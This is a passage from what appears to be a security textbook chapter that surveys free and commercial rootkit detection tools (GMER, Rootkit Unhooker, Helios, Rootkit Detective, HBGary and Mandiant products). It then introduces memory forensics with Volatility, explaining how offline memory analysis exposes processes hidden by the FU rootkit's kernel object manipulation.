


Figure 10-8 Rootkit Unhooker, not for the faint of heart, requires a deep understanding of the operating system.

By simply right-clicking and selecting UnHook Selected, you can remove the rootkit's TCP/IP filtering. Figure 10-9 shows the rootkit disabled and the code hooks removed. Being able to quickly remove the rootkit's capability to continue to operate even without removing the rootkit itself reduces the impact of an infection dramatically. Furthermore, the Rootkit Unhooker helps with forensic investigations where the researcher is trying to determine each and every type of functionality within a rootkit. In this case, the researcher may want to disable the hooks but still keep the driver in memory for analysis.

In addition to the removal methods that disable or remove an infection, Rootkit Unhooker provides the capability to cause a blue screen of death (BSOD). This is important; a forensic investigator may want to hook up debugging software such as WinDBG via serial port or USB to the machine and, by forcing a BSOD, obtain a copy of all memory at the time of the crash. The investigator can then do an offline memory analysis to learn more about the rootkit.

Although Rootkit Unhooker is complex and feature rich and very verbose in its output, it is unstable and will cause a BSOD on some machines when you try to close the




Figure 10-9 Even uncommon hooking techniques can be detected by Rootkit Unhooker.

application or perform some of the malware removal operations such as unhooking a function or wiping a file. Causing BSODs while on a live system with real disk activity may render the system unbootable.

GMER

GMER is *the* tool for the sophisticated though not expert user. It provides pretty much every possible type of rootkit detection methodology into a single tool. GMER also provides limited cleanup capabilities. Furthermore, it is updated frequently, supported by the community, and many anti-rootkit advocates recommend it to users who are trying to determine if their system is infected. Specifically, GMER starts scanning the system immediately when launched. GMER looks for hidden files, processes, services, and also for hooked registry keys. GMER has all the features of every other rootkit detection tool and automates their use. Figure 10-10 shows an example of GMER first loading without any user interaction.




Figure 10-10 GMER's already at work.

Name	Start	File name	Description
Rasl2tp	MANUAL	system32\DRIVERS\rasl2tp.sys	WAN Miniport (L2TP)
RasMan	MANUAL	%SystemRoot%\system32\svchost.exe -k netsvcs	Creates a network connection.
RasPppoe	MANUAL	system32\DRIVERS\rasppoe.sys	Remote Access PPPoE Driver
Raspti	MANUAL	system32\DRIVERS\raspti.sys	Direct Parallel
Rdbss	SYSTEM	system32\DRIVERS\rdbss.sys	Rdbss
RDPCDD	SYSTEM	System32\DRIVERS\RDPCDD.sys	
RDPDD			
rdpdr	MANUAL	system32\DRIVERS\rdpdr.sys	Terminal Server Device Redirector Driver
RDPNP			
RDPWD	MANUAL		
RDSessMgr	MANUAL	C:\WINDOWS\system32\sessmgr.exe	Manages and controls Remote Assistance. If thi...
redbook	SYSTEM	system32\DRIVERS\redbook.sys	Digital CD Audio Playback Filter Driver
RemoteAccess	DISABLED	%SystemRoot%\system32\svchost.exe -k netsvcs	Offers routing services to businesses in local are...
RemoteRegistry	AUTO	%SystemRoot%\system32\svchost.exe -k Local...	Remote Registry
rkhdrv40	MANUAL		Rootkit Unhooker Driver
rootkit	BOOT	system32\drivers\rootkit.sys	
Rpplocator	MANUAL	%SystemRoot%\system32\locator.exe	Manages the RPC name service database.
RpcSs	AUTO	%SystemRoot%\system32\svchost -k rpcss	Remote Procedure Call (RPC)
RSVP	MANUAL	%SystemRoot%\system32\rsvp.exe	Provides network signaling and local traffic contr...
SamSs	AUTO	%SystemRoot%\system32\sas.exe	Security Accounts Manager
SCard5vr	MANUAL	%SystemRoot%\system32\SCard5vr.exe	Smart Card
Schedule	AUTO	%SystemRoot%\System32\svchost.exe -k netsvcs	Task Scheduler
Secdrv	MANUAL	system32\DRIVERS\secdrv.sys	SafeDisc driver
seclogon	AUTO	%SystemRoot%\System32\svchost.exe -k netsvcs	Secondary Logon
SENS	AUTO	%SystemRoot%\system32\svchost.exe -k netsvcs	System Event Notification
serenum	MANUAL	system32\DRIVERS\serenum.sys	Serenum Filter Driver
Serial	SYSTEM	system32\DRIVERS\serial.sys	Serial port driver
ServiceModelEnd...			
ServiceModelDpe...			
ServiceModelSer...			
Sfloppy	SYSTEM		
SkredAccess...	AUTO	%SystemRoot%\system32\skred.exe -k netsvcs	Unified Secure Internet Connection Sharing fl...

Figure 10-11 GMER performing a low-level scan and finding the rootkit

As Figure 10-10 shows, the infection was immediately detected and color coded to show the user that he or she needs to address the problem immediately and potentially perform an in-depth system scan. GMER's ease of use, and the fact that it provides very technical users with the tools they need, has helped speed its adoption. GMER has the ability to simply disable a hidden service by adjusting the Registry so the service can't launch if you want to investigate it. Other rootkit detection tools use cleanup methods such as deleting the hidden file and GMER can do this as well. Similar to Rootkit Unhooker, GMER also allows the user to perform a low-level scan of the Registry or file system while operating a familiar looking interface, as shown in Figure 10-11. *Low-level analysis* means that GMER will not utilize common APIs and will access the Registry directly through the files stored on the hard drive.

Helios and Helios Lite

Helios and Helios Lite are rootkit detection tools by MIEL Labs. Both tools use similar methods for detecting rootkits. Helios is a resident program for active detection and

remediation of rootkits, whereas Helios Lite is a stand-alone binary that can quickly scan a system for SSDT hooks, hidden processes, hidden registry entries, and hidden files.

Helios Lite uses a GUI program to communicate with its kernel-mode driver, `helios.sys`. Together these two components are able to detect most rootkit hooking and hiding techniques. Helios consists of a .NET GUI user-mode application, two library/DLLs, and a kernel driver, `chkproc.sys`.

To detect hidden processes, Helios Lite uses the cross-view approach discussed previously. It obtains a low-level view of the active process/thread list by reading a kernel structure called `PspCidTable`. This table stores information about running processes and threads. Helios Lite then compares the information stored in this table with the result of high-level Windows API calls and notes any discrepancies that may represent a hidden process. Figure 10-12 shows Helios Lite detecting a Notepad process hidden with the FU rootkit.

Helios uses the same technology, but with a different approach. Helios attempts to actively monitor and prevent rootkits from infecting your system. Figure 10-13 shows the basic user interface before any scanning or active defense has been started.

By clicking On Demand Scan, you can instantly assess the integrity of your system. Figure 10-14 shows the wealth of information Helios reveals—information about not only the infection, but also how Helios determined the infection's existence.




Figure 10-12 Helios Lite




Figure 10-13 Helios

Notice the entry for the hidden process, notepad.exe. Helios reports that the Image Path field is empty (FU clears this field) and that clearly this is a hidden process. But the most useful piece of information that Helios reports is which techniques failed to see the process and which one(s) successfully detected it. The columns ZQSI, Eprocess List, and Eproc Enum refer to the three data points in the cross-view analysis Helios used to find hidden processes. The first, ZQSI, refers to the Win32 API `ZwQuerySystemInformation()`, which is used to obtain a process listing from kernel or user mode. The second, Eprocess List, walks the linked list of `EPROCESS` structures. The third, Eproc Enum, bruteforces all of the possible process ID numbers. If any of these data points differ, Helios reports it. At this point, you can link the notepad.exe process back into the `EPROCESS` list by clicking Unhide.

What makes Helios truly unique is its active defense features. By clicking Toggle Background Scan, Helios will automatically poll the system to see if anything has changed. This makes Helios somewhat of a real-time reporting tool for malware/rootkit infection. Additional monitoring capabilities are available under Inoculation and include Monitor Kernel Module Loading, Block Access to Physical Memory, and Monitor Access to Files and Applications. The Advanced Detection and Enable App Protection defense features are not fully implemented in the free product.




Figure 10-14 Helios finding the hidden process

Both Helios and Helios Lite boast a slick user interface backed by proven research and extensive documentation/whitepapers. The extremely intuitive interface design and functionality make this a strong candidate for any rootkit detection toolkit.

McAfee Rootkit Detective

McAfee was one of the first commercial vendors to release a free rootkit detection utility. Releasing Rootkit Detective in 2007 (not too long after competitor F-Secure released Blacklight in 2006), McAfee's Avert Labs instantly received praise from the security community.

Rootkit Detective is about as simplistic a tool as its plain name suggests, allowing users to view hidden processes, files, registry keys, hooked services, IAT/EAT hooks, and detour-style patches. The GUI interface consists of a single pane with radio buttons you can select to change the active screen.

Rootkit Detective offers basic remediation capabilities when findings are displayed. Figure 10-15 shows the basic remediation actions available for our hidden notepad.exe process: Submit, Terminate, and Rename.

Numerous other free rootkit detection tools are available at <http://antirrootkit.com>.




Figure 10-15 Rootkit Detective

Commercial Rootkit Detection Tools

The majority of commercial (in other words, ones you have to pay for) rootkit detection tools are not very sophisticated and are easily bypassed by the latest rootkits. The reason for this is that commercial security companies cannot rely upon the latest rootkit detection technology because most of that technology is not reliable enough for millions of average users. Granted, this is not true of every security software company, but those in the rootkit community believe the free tools such as Rootkit Unhooker and GMER are much better at detection than their commercial counterparts.

Furthermore, since the majority of commercial software vendors grew from signature-matching roots, they attempt to use signature methods to identify rootkits before using the aforementioned techniques. We've discussed the pros and cons of signature-based detection techniques in previous chapters. Sadly, when it comes to commercial software vendors, they fall into the "when you only have a hammer everything looks like a nail" category, which means if you only have one method to detect something, then it looks as if everything can be detected using that method.

Of course only using one method did not stop commercial software vendors from trying to establish a market where none existed. HBGary, the first to make the scene in 2003, was founded by former rootkit author Greg Hoglund. Marketed as a risk mitigation company, HBGary actually specializes in reverse engineering and advanced rootkit detection. Their long-standing flagship product, HBGary Inspector (a stand-alone software debugger), was discontinued in late 2007 and integrated into their new Incident Response product named Responder. Responder allows forensic investigators to capture and analyze physical memory for rootkits and malware. HBGary has become a lead competitor in the field of enterprise forensics and rootkit detection.

Other players in the industry soon responded, and the race to control the evolving market was in full swing. Newcomers like Mandiant and HBGary began to challenge the mainstays of Guidance Software and AccessData, challenging the notion that disk forensics and cursory volatile data analysis were sufficient for forensic investigations. Enterprise products like HBGary's Responder and Mandiant's Intelligent Response incorporated analysis techniques to detect advanced malware from memory snapshots. Introducing these simple capabilities into a commercial product drastically changed the landscape of digital forensics, malware analysis, and rootkit detection.

As a result, free tools exploded on the scene in 2008, as each company strived to prove their malware analysis and rootkit detection capabilities. Some of these tools include

- HBGary FlyPaper finds malware/rootkits in memory and prevents them from unloading or terminating.
- Mandiant Red Curtain analyzes program binaries statically to determine their malicious capabilities, scoring each binary with a numeric value and color code, indicating the likelihood that the binary is malicious. It uses techniques like entropy analysis to search for common malware tactics such as packing, encryption, and other characteristic traits. Although not a novel concept, Red Curtain is a useful free tool to keep in your toolkit.

Most of the companies mentioned have focused on developing their rootkit detection capabilities in the area of forensic memory analysis.

Offline Detection Using Memory Analysis: The Evolution of Memory Forensics

The advancement in rootkit detection and digital forensics in the commercial products just discussed was due in large part to a resurgence of interest in a research area that has been around the digital forensics community for some time. This research area is called *memory forensics* and addresses two broad challenges:

- **Memory acquisition** How do investigators capture the contents of physical memory in a forensically sound way?

- **Memory analysis** Once a memory dump has been obtained, how do you carve artifacts and evidence from that blob of data?

So what does memory forensics have to do with rootkit detection? The answer is memory forensics gives you another place to look for malware and rootkits. Consider the case of digital forensics. Traditionally, digital forensic investigations focused on acquiring and analyzing evidence from hard drives with basic collection of volatile data (information gathered from system memory such as a list of running processes, system time and identifying information, network connections, etc.). However, a joint study by NIST and Volatile Systems in 2008 showed that current analysis methods covered less than 4 percent of the evidence available in volatile storage, such as physical memory (see http://www.4tphi.net/fatkit/papers/aw_AAFS_pubv2.pdf). Not having solid and admissible evidence in court has led to the use of system integrity checking, a method to ensure the system is in a state that the data collected is admissible and correct.

In other words, digital forensics techniques were not doing enough to detect malware in memory. Furthermore, as malware and rootkits evolved over time, they became stealthier, largely eliminating their reliance on the hard drive altogether by hiding in memory. This forced forensic tools to advance as well, and we saw this advancement become mainstream just recently with the release of the products discussed in the previous section. We are essentially witnessing the somewhat clumsy merging of the formal discipline of digital forensics with the elusive concept of rootkit detection.

The commercial tools were certainly not the first tools to marry the concept of memory acquisition and analysis with rootkit detection techniques. We could argue that the first community to latch onto the idea and subsequently bring it into mainstream to commercial companies was the digital forensics community. Specifically, in 2005, the Digital Forensic Research Workshop (DFRWS, <http://www.dfrws.org>) posed a challenge to its community: reconstruct a timeline of an intrusion given a dump of physical memory. One of the winners, George M. Garner of GMG Systems, Inc., wrote a tool called KNTList that was able to parse information from the memory dump, reconstruct evidence such as process listings and loaded DLLs, and analyze the memory dump to decipher the intrusion scenario. The tool became so popular that GMG Systems made KNTList into a suite of analysis tools for digital investigations. It remains one of the most respected and widely used toolkits in the forensics industry.

In more recent history, several free tools for memory acquisition have been released, including:

- Win32dd by Matthew Suiche
- Memory DD (mdd) by Mantech
- Nigilant32 by Agile Consulting

Just about every major forensics company includes a memory acquisition capability in their product, though most of these products are severely lacking in analysis of

memory dumps. Some of the more notable commercial acquisition tools include HBGary FastDump and Guidance Software's WinEn, neither of which are free. Most of these tools are fairly self-explanatory, so we'll not go into further detail about their use or functionality.

Fewer memory analysis tools are available, since analysis is the more difficult process. There are, however, two fairly powerful free tools available that we'll cover: Volatility by Volatile Systems and Memoryze by Mandiant.

Volatility

Volatility is a memory analysis environment with an extensible underlying framework of tools based on research by Aaron Walters of Volatile Systems. Aaron is recognized as one of the founders of modern advanced memory analysis techniques. He was one of the co-authors of the FATkit paper, which helped raise awareness of the need for memory forensics in the digital investigation process.

At its core, Volatility contains a library of python scripts that perform parsing and reconstruction of data structures stored in a memory dump of a suspect system. The low-level details of this parsing, reconstruction, and representation is abstracted from the user, so detailed knowledge of the Windows operating system is not required. Volatility also supports other memory dump formats, including raw memory dumps using dd, Windows hibernation file (stored in C:\hiberfil.sys), and crash dumps.

Volatility provides basic information that it parses from the memory dump, including:

- Running processes and threads
- Open network sockets and connections
- Loaded modules in user and kernel mode
- The resources a process is using, such as files, objects, registry keys, and other data
- The capability to dump a single process or any binary in the dump

Figure 10-16 shows a simple process listing parsed from a sample memory dump using the Volatility core module `pslist`.

This data can then be analyzed and correlated by the investigator. Typically, an investigator knows the techniques the rootkit or malware is using (for example, hooking or patching), so all that remains is to look for evidence of that technique from the data Volatility provides.

We won't explore the inner workings of Volatility, but understanding the basic scanning technique Volatility uses to recognize operating system structures in the memory dump is important (other techniques are used, but we only cover basic scanning). Volatility uses its knowledge of Windows symbols and data structures to build signatures based on fields that uniquely define critical data structures. For example, a process is represented in memory by the `EPROCESS` data structure. This structure contains many




Figure 10-16 Volatility performing a simple process listing

fields that no other Windows data structure contains. Therefore, Volatility uses its knowledge of what unique fields define various structures and then scans through memory looking for those indicators.

Let's take our old friend FU as an example. As mentioned in Chapter 4, we know that one of this rootkit's capabilities is to hide processes and modules using Direct Kernel Object Manipulation (DKOM). Specifically, it alters kernel structures in memory that Windows uses to maintain a list of these items. By altering the structure directly in memory, it automatically taints any API function call—whether native (e.g., part of `ntoskrnl`) or Win32—that requests that information from Windows.

DKOM, however, does not affect offline memory analysis. As we noted earlier, the major advantage of offline analysis over live analysis is that you're not dependent on the operating system or its components (such as the object manager) to give you information. Instead, you can carve that information out of memory yourself.

